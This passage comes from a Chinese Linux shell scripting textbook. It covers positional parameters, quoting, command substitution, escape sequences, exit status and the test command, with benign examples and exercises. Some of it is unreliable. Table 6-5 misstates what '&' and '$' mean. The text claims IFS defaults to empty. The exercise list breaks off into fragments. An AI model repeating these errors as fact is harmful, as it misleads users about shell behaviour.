$*和$@	传递到脚本的所有参数
$$	脚本运行的进程号
$?	命令的退出状态，0 表示没有错误，非 0 表示有错误

将 position 脚本“echo "-------------------------"”以下的语句改成如下内容，以说明表 6-3 中特殊位置参数的意义。

```
echo "--------------------------"
echo "All the command line parameters are: $@"
echo "The number of command line parameters is: $#"
echo "The prcess ID is: $$"
echo "Did this script have any errors? $?"
```

下面显示 position 脚本的执行结果，请注意标注处的新加脚本的运行结果，可以看到$@与$*一样，是全部位置的内容；$#=10，是位置参数的个数；$$是执行该脚本所启动的进程号，此值并不固定；$?=0，表示脚本执行没有发生错误。

```
#例 6-25 position 新加脚本的执行结果
[root@jselab globus]# ./position a bat cat dive eager fair gate hi ideal java
The script name is:./position
Parameter #1:a
Parameter #2:bat
Parameter #3:cat
Parameter #4:dive
Parameter #5:eager
Parameter #6:fair
Parameter #7:gate
Parameter #8:hi
Parameter #9:ideal
Parameter #10:java
--------------------------------------------
All the command line parameters are: a bat cat dive eager fair gate hi ideal java
The number of command line parameters is: 10        #下面是新加脚本的执行结果
The prcess ID is: 12779
Did this script have any errors? 0
[root@jselab globus]#
```

6.2 引用

尽管本书前面的内容几乎每章都涉及引用，但是，我们只是提醒读者需要用双引号、单引号等将其引起来，并没有解释其原因，本节详细介绍 Shell 脚本中引用的类型和用法。

引用指将字符串用引用符号引起来，以防止特殊字符被 Shell 脚本重解释为其他意义，特殊字符是指除了字面意思之外还可以解释为其他意思的字符，如$符号的字面意思就是美圆符号，但是$还表示正则表达式中行尾，还可进行变量替换。首先请看下面的例 6-26，其中第 1 条命令没有引用，*被解释为特殊意义，因此，列出目录中以 a 开头的文件。第 2 条命令引用了 a*，*被解释为字面意义，由于文件中没有名为 a*的文件，因此，Shell 提示无此文件或目录。由此可以看出：引用是屏蔽特殊字符的特殊意义，而将其解释为字面意义。

```
#例 6-26：无引用和引用的区别
[root@jselab globus]# ls a*                          #无引用，*被解释为通配符
append.sed  argv.awk  array.awk
You have new mail in /var/spool/mail/root
[root@jselab globus]# ls "a*"                        #引用后，*被解释为字面含义
ls: 无法访问 a*: 没有那个文件或目录
[root@jselab globus]#
```

Shell 中定义了四种引用符号，如表 6-4 所示，6.2.1 节将讨论前三种引用符，6.2.2 节将单独讨论转义符。

表 6-4　引用符号、名称及其意义

符　号	名　称	意　义
" "	双引号	引用除美圆符号（$）、反引号（`）和反斜线（\）之外的所有字符
''	单引号	引用所有的字符
``	反引号	Shell 将反引号中的内容解释为系统命令
\	反斜线	转义符，屏蔽下一个字符的特殊意义

6.2.1　全引用和部分引用

双引号引用除美圆符号（$）、反引号（`）和反斜线（\）之外的所有字符，即（$）、（`）和（\）在双引号中仍被解释为特殊意义。在双引号中保持$符号的特殊意义可以引用变量，如"$variable"表示以变量值替换变量名。利用双引号引用变量能够防止字符串分割，保留变量中的空格。

下面的例 6-27 新建一个名为 double.sh 的脚本，内容如下：

```
#例 6-27：double.sh 脚本演示$variable 和"$variable"的区别
#!/bin/bash
variable1=2010
echo "$variable1"
echo $variable1

variable2="X    Y      Z"                            #字符之间用多个空格分开
echo "$variable2"
echo $variable2
```

double.sh 脚本定义两个变量：variable1 为数字 2010，variable2 为字符串，字符之间用多个空格分开，对这两个变量分别打印$variable 和“$variable”的值。下面给出 double.sh 脚本的执行结果，可以看到对于变量值是数字的情况，$variable1 和“$variable1”的值相同；对

于由多个空格分开的字符串的情况，“$variable2”打印出了保留多个空格的字符串，而 $variable2 打印出的字符间只用一个空格相分隔。

```
#例 6-27 double.sh 脚本的执行结果
[root@jselab globus]# chmod u+x double.sh
[root@jselab globus]# ./double.sh
2010
2010
X       Y       Z                                              #"$variable2"保留了空格
X Y Z                                                          #$variable2 字符间只有一个空格
[root@jselab globus]#
```

6.2.2 节的 weirdvars.sh 脚本和本章上机提议第 4 题将有助于读者更深入地理解双引号引用变量防止字符串分割、保留变量中的空格这一特性。

单引号引用了所有的字符，即单引号中字符除单引号本身之外都解释为字面意义，单引号不再具备引用变量的功能。因此，我们通常将单引号的引用方式称为全引用，将双引号的引用方式称为部分引用。

例 6-28 解释了双引号和单引号之间的区别，其中命令分别用双引号和单引号输出$PWD is the current directory.字符串，可以看到，双引号将$PWD 解释为其值，而单引号原样输出$PWD。

```
#例 6-28：双引号和单引号的区别
[root@jselab globus]# echo "$PWD is the current directory."
/home/globus is the current directory.                         #$PWD 被替换
[root@jselab globus]# echo '$PWD is the current directory.'
$PWD is the current directory.                                 #$PWD 保持不变
[root@jselab globus]#
```

单引号是不屏蔽单引号本身的，请看例 6-29 给出的名为 stephane.sh 的脚本：

```
#例 6-29：stephane.sh 脚本说明了单引号不屏蔽单引号本身
#!/bin/bash
echo "Why can't I write 's between single quotes"

echo 'Why can'"'"'t I write' "'"'s between single quotes'
#   |----------|  |----------|   |----------------------------|    三段单引号
```

stephane.sh 脚本需要输出 Why can't I write 's between single quotes 字符串，该字符串中包含两个单引号，当然可以用双引号直接引起来将其输出，但是，当用单引号输出此行文本时，需要对此行文本中的两个单引号进行单独处理。因此，echo 需要分三段将此行文本输出，下面给出 stephane.sh 脚本的执行结果。

```
#例 6-29 stephane.sh 脚本的执行结果
[root@jselab globus]# chmod u+x stephane.sh
[root@jselab globus]# ./stephane.sh
Why can't I write 's between single quotes
Why can't I write 's between single quotes
[root@jselab globus]#
```

双引号和单引号是 Shell 编程中最常用的符号，读者需要清晰地理解双引号和单引号的异同点。

6.2.2 命令替换

命令替换是指将命令的标准输出作为值赋给某个变量，bash Shell 定义了两种语法进行命令替换，一种是使用反引号，另一种是利用$()，两种等价的语法格式如下：

```
`Linux 命令`
$( Linux 命令)
```

比如，pwd 是显示当前工作目录的命令，`pwd`和$(pwd)等价，值都为当前工作目录，与环境变量$PWD 的值一样。下面举几个例子说明命令替换的用法和特性。

首先，例 6-30 演示了反引号的基本用法，例中第 1 条命令 Shell 将 world 解释为系统命令，由于系统没有 world 命令，因此，Shell 返回此命令找不到的错误；第 2、3 条命令反引号中分别为 who 和 date 命令，这两条都是正确的系统命令，因此，输出上述两条系统命令的执行结果。

```
#例 6-30：反引号的基本用法
[root@jselab globus]# echo `world`                  #第 1 条命令：调用 world 命令失败
-bash: world: command not found
[root@jselab globus]# echo `who`                    #第 2 条命令：``符号中调用 who 命令
editor   tty1        2010-04-16 11 51 ( 0)
editor   pts/0       2010-04-16 11 51 ( 0.0)
root     pts/2       2010-04-23 12 52 (210.28.82.199)
[root@jselab globus]# echo `date`                   #第 3 条命令：``符号中调用 date 命令
2010 年 04 月 27 日 星期二 14 18 28 CST
[root@jselab globus]#
```

其次，我们注意到使用反引号进行命令替换时，字符串分割的特性依然存在。为说明字符串分割，请看下面例 6-31 给出的四条语句：

```
#例 6-31：反引号和引号的综合使用
(1) command `echo`
(2) command "`echo`"
(3) command `echo x y`
(4) command "`echo x y`"
```

四条语句的 command 泛指 Linux 中的任何命令。第（1）条语句 echo 空字符串，Shell 将 command 命令解析为不带任何参数。第（2）条语句将 echo 空字符串用双引号引起来，双引号有保留空格的作用，因此，Shell 将 command 命令解析为带了一个空字符串作为参数。第（3）条语句 echo 产生 x 和 y 字符，中间用空格分隔，Shell 将 command 命令解析为带了两个参数 x 和 y，此时 echo 产生的一个字符串就被解析为两个字符，这就造成了所谓的字符串分割。避免字符串分割只要用双引号将 echo 命令引起来，即如第（4）条语句所示，Shell 将 command 命令解析为带了一个参数“x y”。

如果我们深入地分析一下 bash Shell 产生字符串分割的原因，是因为 bash Shell 的 IFS 值默认为空，即 bash Shell 默认为空格是一个参数的结束符。

当命令替换返回有多行结果时，如果不引用命令替换的结果，换行符也将被删除，下面例 6-32 的第 1 条命令定义 dirlist 为 ls -l a*命令的执行结果，由多个文件信息行组成。第 2 条命令不引用 dirlist，结果显示 dirlist 中的换行符被删除。第 3 条命令引用 dirlist 时，结果保留了 dirlist 的换行符。

```
#例 6-32：命令替换删除换行符
[root@jselab globus]#  dirlist=`ls -l a*`    #第 1 条命令：命令替换
```

```
    [root@jselab globus]# echo $dirlist        #第 2 条命令：不引用 dirlist 变量，换行符被删除
    -rw-r--r--. 1 root root 81 2009-10-22 append.sed -rw-r--r--. 1 root root 72 2009-10-15
argv.awk -rw-r--r--. 1 root root 79 2009-10-14 array.awk
    [root@jselab globus]# echo "$dirlist"      #第 3 条命令：引用 dirlist 变量，换行符保留
    -rw-r--r--. 1 root root 81 2009-10-22 append.sed
    -rw-r--r--. 1 root root 72 2009-10-15 argv.awk
    -rw-r--r--. 1 root root 79 2009-10-14 array.awk
    [root@jselab globus]#
```

尽管$()与反引号在命令替换上是等价的，但是，$()形式的命令替换是可以嵌套的。例 6-33 说明了$()的嵌套，例中命令是计算 input 文件中第 1 行文本的长度，expr length 是计算字符串长度的命令，该命令所计算的字符串嵌套$()格式的命令替换，所替换的命令是一个 sed 命令。

```
#例 6-33：命令替换删除换行符
[root@jselab globus]# firstlinelength=$(expr length "$(sed -n '1p' input)")
[root@jselab globus]# echo $firstlinelength
35
[root@jselab globus]#
```

bash Shell 中，反引号与$()在处理双反斜线符号时存在区别，请看下面的例 6-34，反斜线符号是转义符，将在 6.2.3 节中介绍，在此仅说明反引号与$()在处理双反斜线符号时的区别，反引号将反斜线符号处理为空格，而$()符号将其处理为单斜线符。

```
#例 6-34：反引号与$()在处理双反斜线符号的区别
[root@jselab globus]# echo \\
\                                                  #输出转义符
[root@jselab globus]# echo `echo \\`
                                                   #输出空白行
[root@jselab globus]# echo $(echo \\)
\                                                  #输出单斜线符
[root@jselab globus]#
```

命令替换使 bash Shell 可以与其他编程语言编写的程序结合起来，运行如 C/C++、Java 语言编写的程序同样输出到 stdout 上，我们只要使用命令替换将输出保存到 Shell 变量，Shell 就可以对其他编程语言编写的程序所产生的输出进行任何处理。下面的例 6-35 在命令替换中调用 C 语言程序，例 6-35 首先新建一个 C 语言源代码文件，名字为 simpleC.c，内容如下：

```
/* simpleC.c：C 语言源代码文件，输出一行简单语句*/
#include <stdio.h>
main ()
{
  printf ("This is the output from C program.");
}
```

例 6-35 中第 1 条命令使用 gcc 编译 simpleC.c 文件，gcc 是 Linux 系统下的一种 C 语言编译器，它的用法不在本书讨论范围之内。在此，读者可做如下简单理解：gcc 是编译命令，-o 选项后指定所生成可执行文件的名字，例 6-35 中为 simpleC。例 6-35 的第 2 条命令用反引号进行命令替换，将 simpleC 的执行结果赋给 testc 变量，最后，打印 testc 变量值，发现 testc 的值确实为 C 语言程序的输出。

```
#例 6-35：bash Shell 和 C 程序结合
#第 1 条命令：编译 C 语言源文件，形成可执行文件 simpleC
[root@zawu shell-program]# gcc -o simpleC simpleC.c
#第 2 条命令：将 simpleC 的执行结果赋给 testc 变量
```

```
[root@zawu shell-program]# testc=`./simpleC`
#第 3 条命令：输出 testc 变量
[root@zawu shell-program]# echo $testc
This is the output from C program.                 #来自 C 语言程序的输出结果
[root@zawu shell-program]#
```

例 6-35 提供了 bash Shell 与其他类型程序结合的模板，只要将其他类型程序封装成 Shell 的可执行文件，然后就可以方便地使用命令替换来调用这个可执行文件，而得到来自于其他类型程序的输出结果。

6.2.3 转义

反斜线符号（\）表示转义，当反斜线后面的一个字符具有特殊意义时，反斜线将屏蔽下一个字符的特殊意义，而以字面意义解析它。特殊字符既包括正则表达式中定义的元字符，也包括 Shell 重定向、管道命令中的一些特殊字符。表 6-5 总结了 Shell 中所有的特殊字符及其意义，即如果用 Shell 解析表 6-5 中的字符，必须使用转义符。

表 6-5　特殊字符及其意义

特殊字符	意　义
&	传递到脚本的参数数量
*	0 个或多个在*字符之前的那个普通字符
+	匹配 1 个或多个在其之前的那个普通字符
^	匹配行首，或后面字符的非
$	命令的退出状态，0 表示没有错误，非 0 表示有错误
`	反引号，Shell 引用符号
"	双引号，Shell 引用符号
|	管道符号或表示“或”意义
?	匹配 0 个或 1 个在其之前的那个普通字符
\	转义符

例 6-36 使用转义符将双引号和美圆符号转义，例中第 1 条命令将双引号转义，Shell 按照字面含义解析双引号，结果中直接输出双引号；例中第 3 条命令在美元符号$前加上转义符，Shell 按字面含义解析$，所以，$PWD 不再被解析为环境变量，而被当做普通字符串$PWD 直接输出。

```
#例 6-36：将双引号和美圆符号转义
#第 1 条命令：将双引号转义
[root@jselab globus]# echo "This is \" The 60th National Day\""
This is " The 60th National Day"
[root@jselab globus]# echo "$PWD"
/home/globus
[root@jselab globus]# echo "\$PWD"              #第 3 条命令：将$符号转义
$PWD
[root@jselab globus]#
```

对于*、^、?、+、&、`等符号，不再一一举例，其用法与双引号和$符号完全一致，但

是当转义符后跟转义符本身时，用法略显特别，下面举几个例子加以说明。例 6-37 在命令行中将转义符本身转义，例中第 1 条命令 echo 后加两个转义符，第 1 个转义符将第 2 个转义符转义，输出转义符本身；例中第 2 条命令 echo 后只有一个转义符，此时出现二级提示符。

```
#例 6-37：将转义符本身转义
[root@jselab globus]# echo "\\"                    #第 1 条命令：将转义符本身转义
\
[root@jselab globus]# echo "\"                     #第 2 条命令：出现二级提示符
>
```

假如我们将例 6-37 的第 2 条命令写入一个脚本文件，结果是否与命令行调用它完全一样呢？新建名为 echoes.sh 的脚本，内容如下：

```
#echoes.sh 脚本：测试 echo "\"
#!/bin/bash
echo "\"
```

echoes.sh 脚本的执行结果如下所示，可以看到脚本执行发生错误，错误提示第 2 行发现未知结束符（EOF），第 3 行未知文件末端。

```
# echoes.sh 脚本的执行结果
[root@jselab globus]# chmod u+x echoes.sh
[root@jselab globus]# ./echoes.sh
./echoes.sh: line 2: unexpected EOF while looking for matching `"'
./echoes.sh: line 3: syntax error: unexpected end of file
[root@jselab globus]#
```

例 6-38 演示了将转义符赋给变量，从结果可以看出，仍然是出现二级提示符，变量的值为二级提示符下输入的字符串，读者可以上机测试将多个转义符赋给变量时的结果，如本章上机提议第 10 题。

```
#例 6-38：将转义符赋给变量
[root@jselab globus]# variable=\                   #转义符赋给 variable 变量
> National
[root@jselab globus]# echo $variable
National
[root@jselab globus]#
```

由以上三例可以看出，转义符可以将其本身转义，但是，当 Shell 命令行或变量赋值遇到单个转义符时，将出现二级提示符，继续接收 Shell 输入，而当脚本中出现单个转义符时，将出错。因此，在 Shell 编程中，程序员需要了解脚本中每个转义符的作用，避免由单个转义符带来的错误。

下面的例 6-39 演示一个较为特别的变量赋值，新建一个名为 weirdvars.sh 的脚本，内容如下：

```
#例 6-39：weirdvars.sh 脚本演示怪异的变量赋值
#!/bin/bash

variable="()\\{}\$\""                              #将一串符号赋给变量
echo $variable
echo "$variable"

IFS='\'                                            #将域分隔符改为转义符
echo $variable
echo "$variable"
```

```
exit 0
```

下面给出例 6-39 中 weirdvars.sh 脚本的执行结果。

```
#例 6-39 weirdvars.sh 脚本的执行结果
[root@jselab globus]# chmod u+x weirdvars.sh
[root@jselab globus]# ./weirdvars.sh
()\{}$"
()\{}$"
() {}$"
()\{}$"
[root@jselab globus]#
```

weirdvars.sh 脚本将一串符号赋给变量 variable，其中包含四个转义符，第 1 个转义符将第 2 个转义符转义，第 3、4 个转义符分别将$和"符号转义，得出结果为()\{}$"，此时 echo "$variable"和 echo $variable 没有区别。然后，我们利用环境变量将 Shell 域分隔符改为转义符，echo $variable 得到的结果变为：() {}$"，\符号变为了空格，这是因为 Shell 根据域分隔符将$variable 解析为两个域：()和{}$"，中间用空格分隔。而由于双引号具有防止变量分割的作用，因此，echo "$variable"的输出结果仍为()\{}$"。

转义符除了屏蔽特殊字符的特殊意义之外，在 echo、sed 和 awk 等命令中，转义符加上一些字母能够表达特殊的含义，如\n 表示新的一行，表 6-6 归纳了转义符表示特殊意义的符号。

表 6-6　转义符后跟字母所表示的特殊意义

符　号	意　义
\n	新的一行
\r	返回
\t	表示 Tab 键
\v 或\f	换行但光标仍旧停留在原来的位置
\b	退格键（Backspace）
\a	发出警报声
\0xx	ASCII 码 0xx 所对应的字符

接着我们举一些例子说明表 6-6 列出的特殊字符的用法，首先看到例 6-40，新建名为 escape.sh 的 Shell 脚本，内容如下：

```
#例 6-40：escape.sh 脚本演示 echo -e 和\符号
#!/bin/bash

#echo 不加 e 选项，按照字面含义解释\t 等特殊符号
echo "\t\n\a\v"

# echo 加上 e 选项后，按照表 6-5 解释这些特殊符号
echo -e "\t\t\t\thello"
echo -e "hello\v\v\f\fhello"
echo -e "\a\a\a\a"
echo -e "\42"
```

下面给出例 6-40 中 escape.sh 脚本的执行结果：

```
#例 6-40 escape.sh 脚本的执行结果
[root@jselab globus]# chmod u+x escape.sh
```

```
[root@jselab globus]# ./escape.sh
\t\n\a\v
                                hello
hello




     hello
"
[root@jselab globus]#
```

escape.sh 脚本首先通过不带 e 选项的 echo 命令输出一些特殊字符，从结果可以看出，此时 Shell 按字面含义解释这些特殊字符，按原样输出\t\n\a\v 等字符。然后 escape.sh 脚本通过带 e 选项的 echo 命令输出这些字符，从结果可以看出，Shell 将这些字符解释为特殊的含义，\t 解释为 Tab 键，\v 和\f 解释为换行，但是光标水平位置保持不变，\a 表示发出警报声，\0xx 被解释为 ASCII 码 0xx 所对应的字符（042 是双引号的 ASCII 码）。

接着看例 6-41，我们用$"符号将特殊字符引起来，然后用 echo 命令打印，结果显示 Shell 将这些字符解释为特殊的含义。因此，如果使用了$"符号，就无须再使用-e 选项了。

```
#例 6-41：$''符号与-e 选项等价
[root@jselab globus]# echo $'\t\thello'                    #$''与-e 选项等价
                hello
You have new mail in /var/spool/mail/root
[root@jselab globus]# echo $'hello\b\101'
hellA
[root@jselab globus]#
```

$"符号还可以用于变量赋值，变量值以$"中符号的特殊意义进行替换，例 6-42 演示了此用法。

```
#例 6-42：将特殊字符赋给变量的方法
[root@jselab globus]# echo $'hello\b\101'                  #$''用于变量赋值
hellA
[root@jselab globus]# variable1=$'\042'
[root@jselab globus]# echo $variable1
"
[root@jselab globus]# variable2=$'\101\102\103'
[root@jselab globus]# echo $variable2
ABC
[root@jselab globus]#
```

在此完整地介绍一下 echo 命令的用法，echo 命令在 Shell 编程中极为常用，echo 的功能是在显示器上打印一段文字，起说明和提示作用，echo 命令的语法如下：

```
echo [选项] [字符串]
```

echo 的选项有两个：-e 和-n，-e 选项表示将转义符后跟字符形成的特殊字符解释成特殊意义，escape.sh 脚本足以解释这一点。-n 选项表示输出文字后不换行，如果不带-n 选项，echo 默认是输出文本后自动换行，例 6-43 说明了使用-n 选项前后的区别。

```
#例 6-43：echo 命令的-n 选项
[root@jselab globus]# echo -n "The 60th National Day"     #使用-n 选项，不换行
The 60th National Day[root@jselab globus]# echo "The 60th National Day"
The 60th National Day                                      #不使用-n 选项，换行
[root@jselab globus]#
```

6.3 本章小结

本章深入探讨了 Linux Shell 的变量和引用，从变量的替换和赋值的基本操作入手，讨论 Shell 脚本变量的无类型性，并对 Linux Shell 环境变量和位置参数两种特殊的变量作了详尽分析，然后，本章介绍了 Linux Shell 中四种引用符号，及其意义、用法，重点讨论转义符的用法及其一些特殊的用法。由于变量和引用无处不在，因此，本章是 Shell 编程的基础章节，扎实地掌握本章内容是学习本书后续章节的基础。

6.4 上机提议

1．指出下面变量名是否有效，并上机测试：

```
FRUIT_BASKET
_APPLE_FIVE
FRUIT-BASKET
5_APPLE
APPLE_5
```

2．利用位置参数编写名为 test-arguments-num 的脚本，测试如下情况的参数个数和参数值：

```
variable=""        #空值
test-arguments-num $variable $variable $variable
test-arguments-num "$variable" "$variable" "$variable"
test-arguments-num "$variable $variable $variable"
```

3．6.1.4 节中 position 脚本$0 的结果为./position，选择正确的引用方式，改写 position 脚本，使得执行结果中$0 的值为 position。（提示：Linux 系统命令 basename path 能够从路径中分离出文件名。）

4．上机运行 6.1.3 节中的 father.sh 和 child.sh 脚本，体会$$、$PPID 的意义，以及本地变量和环境变量的区别。

5．执行以下脚本，验证反引号的作用，及$variable 和"$variable"的区别。

```
#!/bin/bash
variable1=`ls -l`
echo $variable1
echo "$variable1"

variable2= "()\\{}\$\"
echo $variable2
echo "$variable2"

IFS='\'
echo $variable2
echo "$variable2"
```

6．改变 PS1 和 PS2 的值，验证表 6-2 所列出的特殊符号，理解这些特殊符号的意义。

7．利用.bash_profile 新建环境变量 CATALINA_HOME=/usr/local/ jakarta-tomcat-5.0.28，分

别有意

否主

10．编写脚本求 Fibonacci 数列的前 10 项，Fibonacci 数列有如下特点：第 1、2 个数为 1，从第 3 个数开始，该数是前面两个数之和。即：

$$F_1=1 \quad (n=1)$$
$$F_2=1 \quad (n=1)$$
$$F_n= F_{n-1}+ F_{n-2} \quad (n\geqslant 3)$$

11．编写脚本打印包含*、^、?、+、&、`、$等符号的语句，使用转义符和单引号两种方法实现。

12．将例 6-33 命令中的双引号去掉，运行该命令，观察所出现的结果，并分析其原因。

13．上机验证将多个转义符赋给变量时，变量的值，如：variable=\，variable=\\，variable=\\\，variable=\\\\等。

14．上机验证如下命令的输出结果，并结合单引号、双引号、反引号和转义符四种引用符分析其原因：

```
echo \w
echo \\w
echo '\w'
echo '\\w'
echo "\w"
echo "\\w"

echo `echo \w`
echo `echo \\w`
echo `echo \\\w`
echo `echo \\\\w`
echo `echo \\\\\\w`
echo `echo \\\\\\\w`
echo `echo "\w"`
echo `echo "\\w"`
```

第 7 章 退出、测试

在 Linux Shell 编程中，每个命令或脚本完成后都会有一个退出状态，而 Shell 中有一个内部命令 test 经常用于判断语句进行测试一种或几种状态的条件是否成立，因此，退出状态、测试和判断密切相关。本章从退出状态和测试入手，然后在此基础上重点讨论几种条件判断结构，最后讲解运算符和数字常量。其中的判断和测试是 Linux Shell 编程的基础部分

7.1 退出状态

在 Linux 系统中，每当命令执行完成后，系统都会返回一个退出状态。该退出状态用一整数值表示，用于判断命令运行正确与否。若退出状态值为 0，表示命令运行成功；而退出状态值不为 0 时，则表示命令运行失败。最后一次执行命令的退出状态值被保存在内置变量“$?”中，所以，可以通过 echo 语句测试命令是否运行成功。POSIX 规定了几种退出状态和退出状态的含义，如表 7-1 所示。

表 7-1　退出状态及其含义

状　态　值	含　　义
0	表示运行成功，程序执行未遇到任何问题
1～125	表示运行失败，脚本命令、系统命令错误或参数传递错误
126	找到了该命令但无法执行
127	未找到要运行的命令
>128	命令被系统强行结束

以下的例 7-1 演示了退出状态命令的用法，该例用 touch 命令来创建一个文件，然后通过 echo 命令显示该命令执行后的退出状态，测试文件是否创建成功。

```
#例 7-1：用退出状态显示文件是否创建成功
[root@localhost Chapter7]# ls
exmaple1
[root@localhost Chapter7]# touch exit_exam1     #创建文件 exit_exam1
[root@localhost Chapter7]# ls
exit_exam1  exmaple1                #使用 ls 命令查询文件 exit_exam1 创建成功
[root@localhost Chapter7]# echo $?
0                           #退出状态为 0，表示文件创建成功
[root@localhost Chapter7]#
```

在例 7-1 中，ls 命令用于显示当前目录下的所有文件，可以看到，使用 touch 命令前的文件 exit_exam1 还不存在，而使用 touch 命令后的文件 exit_exam1 创建成功，然后通过 echo 命令可以看出退出状态为 0，表示 touch 命令创建文件成功。

当然也有退出状态为非 0 的情况，下面例 7-2 是一个退出状态为 2 和 127 的例子。要特别注意，虽然有些命令“失败”的退出状态在 1～125 之间有可能因为 Linux 的版本不同而有差异，但其他退出状态都有其特定的含义。

```
#例 7-2：退出状态为 2 和 127 的例子
[root@localhost Chapter7]# ls tt   #查询一个当前目录不存在的目录或文件
#由于当前目录下无 tt 这个文件或目录，所以 ls 无法访问 tt
[root@localhost Chapter7]# echo $?
2                            #退出状态为 2，说明要查询的文件或目录不存在
[root@localhost Chapter7]# ddde   #输入一个 Shell 命令中不存在的命令
-bash: ddde: command not found
[root@localhost Chapter7]# echo $?
127                          #退出状态为 127，说明未找到要运行的命令 ddde
```

```
[root@localhost Chapter7]#
```

在例 7-2 中，首先使用 ls 查询一个当前目录不存在的文件或目录，显示的退出状态为 2，表示查询不到文件或目录；接着输入一个不存在的命令，显示的退出状态为 127，表示该命令未找到。

7.2 测试

Linux 的 Shell 命令中存在一组测试命令，该组命令用于测试某种条件或某几种条件是否真实存在。测试命令是判断语句和循环语句中条件测试的工具，所以，该命令对编写 Shell 脚本是非常重要的。

7.2.1 测试结构

测试命令可用于测试表达式的条件的真假。如果测试的条件为真，则返回一个 0 值；如果测试的条件为假，将返回一个非 0 整数值。这一点和 C 语言的条件判断语句是有区别的，在 C 语言中，条件为真时返回的是一个非 0 正整数值，条件为假时返回一个 0 值。所以，若以前学习过 C 语言，要注意其区别，以免混淆。

测试命令有两种方式，一种是使用 test 命令进行测试，该命令的格式为：

```
test expression
```

其中条件 expression 是一个表达式，该表达式可由数字、字符串、文本和文件属性的比较，同时可加入各种算术、字符串、文本等运算符。由于在 Linux Shell 编程中 test 命令使用很多，所以，为了提高命令的可读性，可以使用另一种命令格式：

```
[ expression ]
```

其中“[”是启动测试的命令，但要求在 expression 后要有一个“]”与其配对。使用该命令时要特别注意“[”后和“]”前的空格是必不可少的。第二种方式经常与 if、case、while 语句联用，作为流程控制语句的判断条件。

7.2.2 整数比较运算符

整数比较运算符是算术运算中很简单的一种，用于两个值的比较，测试其比较结果是否符合给定的条件。例如，a –eq b 用于整数比较运算，等于（-eq）是一个整数比较运算符，如果满足 a 等于 b，则该测试的结果为真（测试条件用 0 表示）；如果 a 不等于 b，则测试结果为假（测试条件用非 0 表示）。

test 测试数值时有一整套的整数比较运算符，其格式为：

```
test"num1" numeric_operator  "num2"
```

或者为

```
[ "num1" numeric _operator "num2" ]
```

其中，numeric_operator 为整数比较运算符，用于比较数值的大小，但这些整数比较运算符不可用于字符串、文件操作，同样的字符串比较运算符和文件操作符也不可用于其他的操作，如果误用，将产生不必要的错误，这一点在 Linux Shell 编程时要特别注意。表 7-2 是对

各整数比较运算符的一个概括。

表 7-2　整数比较运算符

整数比较运算符	描　　述
num1 -eq num2	如果 num1 等于 num2，测试结果为 0
num1 -ge num2	如果 num1 大于或等于 num2，测试结果为 0
num1 -gt num2	如果 num1 大于 num2，测试结果为 0
num1 -le num2	如果 num1 小于或等于 num2，测试结果为 0
num1 -lt num2	如果 num1 小于 num2，测试结果为 0
num1 -ne num2	如果 num1 不等于 num2，测试结果为 0

下面的例 7-3 是一个整数变量与一个整数常量比较的例子，首先设置了变量 num1 值为 15，然后将变量 num1 使用运算符-eq 和-le 分别与 15、20 进行比较，最后通过 echo 命令返回的退出状态表示其测试结果。

```
#例 7-3：一个整数变量与一个整数常量比较的例子
[root@localhost Chapter7]# num1=15
[root@localhost Chapter7]# [ "$num1" -eq 15 ]  #测试 num1 是否等于 15
[root@localhost Chapter7]# echo $?
0                              #退出状态为 0，表示 num1 等于 15
[root@localhost Chapter7]# [ "$num1" -eq 20 ]  #测试 num1 是否等于 20
[root@localhost Chapter7]# echo $?
1                              #退出状态为 1，表示 num1 不等于 20
[root@localhost Chapter7]# [ "$num1" -lt 15 ]  #测试 num1 是否小于 15
[root@localhost Chapter7]# echo $?
1                              #退出状态为 1，表示 num1 不小于 15
[root@localhost Chapter7]# [ "$num1" -gt 15 ]  #测试 num1 是否大于 15
[root@localhost Chapter7]# echo $?
1                              #退出状态为 1，表示 num1 不大于 15
[root@localhost Chapter7]#
```

上面的例子是一个变量与常量进行比较的例子，我们还可以同时对两个整数变量进行测试，下面的例 7-4 是两个整数变量比较的例子。

```
#例 7-4：两个整数变量比较的例子
[root@localhost Chapter7]#first_num=99         #设置第一个变量为 99
[root@localhost Chapter7]# second_num=100     #设置第二个变量为 100
[root@localhost Chapter7]# [ "$first_num" -gt "$second_num" ]
[root@localhost Chapter7]# echo $?
1                      #退出状态为 1，说明变量 first_num 值不大于变量 second_num 值
[root@localhost Chapter7]# [ "$first_num" -eq "$second_num" ]
[root@localhost Chapter7]# echo $?
1                     #退出状态为 1，说明变量 first_num 值不等于变量 second_num 值
[root@localhost Chapter7]# [ "$first_num" -lt "$second_num" ]
[root@localhost Chapter7]# echo $?
0                   #退出状态为 0，说明变量 first_num 值小于变量 second_num 值
[root@localhost Chapter7]#
```

在例 7-4 中，首先设置了两个变量的值分别为 99 和 100，然后通过大于、等于、小于运算符分别比较这两个变量的值的大小。

整数比较运算符不适用于浮点型数值的比较，这一点和 C 语言是有区别的。下面的例 7-5

列出了一个浮点型数值比较的例子，可以看出，在 bash 编程中只能对整数使用整数比较运算符，若想对浮点型数值进行比较，需使用特定的函数。

```
#例 7-5：将整数运算符用于浮点数运算
[root@localhost Chapter7]# [ 1.5 -lt 2.2 ]
-bash: [: 1.5: integer expression expected
[root@localhost Chapter7]#
```

7.2.3　字符串运算符

同整数比较运算符一样，Linux Shell 中也存在一组字符串运算符，该组运算符可以用来测试字符串是否为空、两个字符串是否相等或者是否不相等。字符串运算符经常用于测试用户输入是否为空或比较字符串变量。一共有 5 种字符串运算符，表 7-3 列出了字符串运算符的各种测试方式和描述。

表 7-3　字符串运算符

字符串运算符	描　述
string	测试字符串 string 是否不为空
-n string	测试字符串 string 是否不为空
-z string	测试字符串 string 是否为空
string1 = string2	测试字符串 string1 是否与字符串 string2 相同
string1 != string2	测试字符串 string1 是否与字符串 string2 不相同

对于第一种方式，只是用 string 进行测试时要特别注意该方式仅有一种格式：

```
test string
```

而不存在用“[”和“]”括起来的命令格式。字符串比较时建议字符串变量要使用双引号，即使变量为空，同样也要使用双引号。

下面例 7-6 是一个运用字符串运算符的例子，在该例子中设置了一个字符串 str1 为空，然后分别用三种命令格式测试字符串 str1 是否为空。

```
#例 7-6：字符串比较运算的例子
[root@localhost Chapter7]# str1=""
[root@localhost Chapter7]# test "$str1"
[root@localhost Chapter7]# echo $?
1                              #退出状态为 1，表示该字符串为空
[root@localhost Chapter7]# test -n "$str1"
[root@localhost Chapter7]# echo $?
1                              #退出状态为 1，表示该字符串为空
[root@localhost Chapter7]# test -z "$str1"
[root@localhost Chapter7]# echo $?
0                              #退出状态为 0，表示该字符串为空
[root@localhost Chapter7]#
```

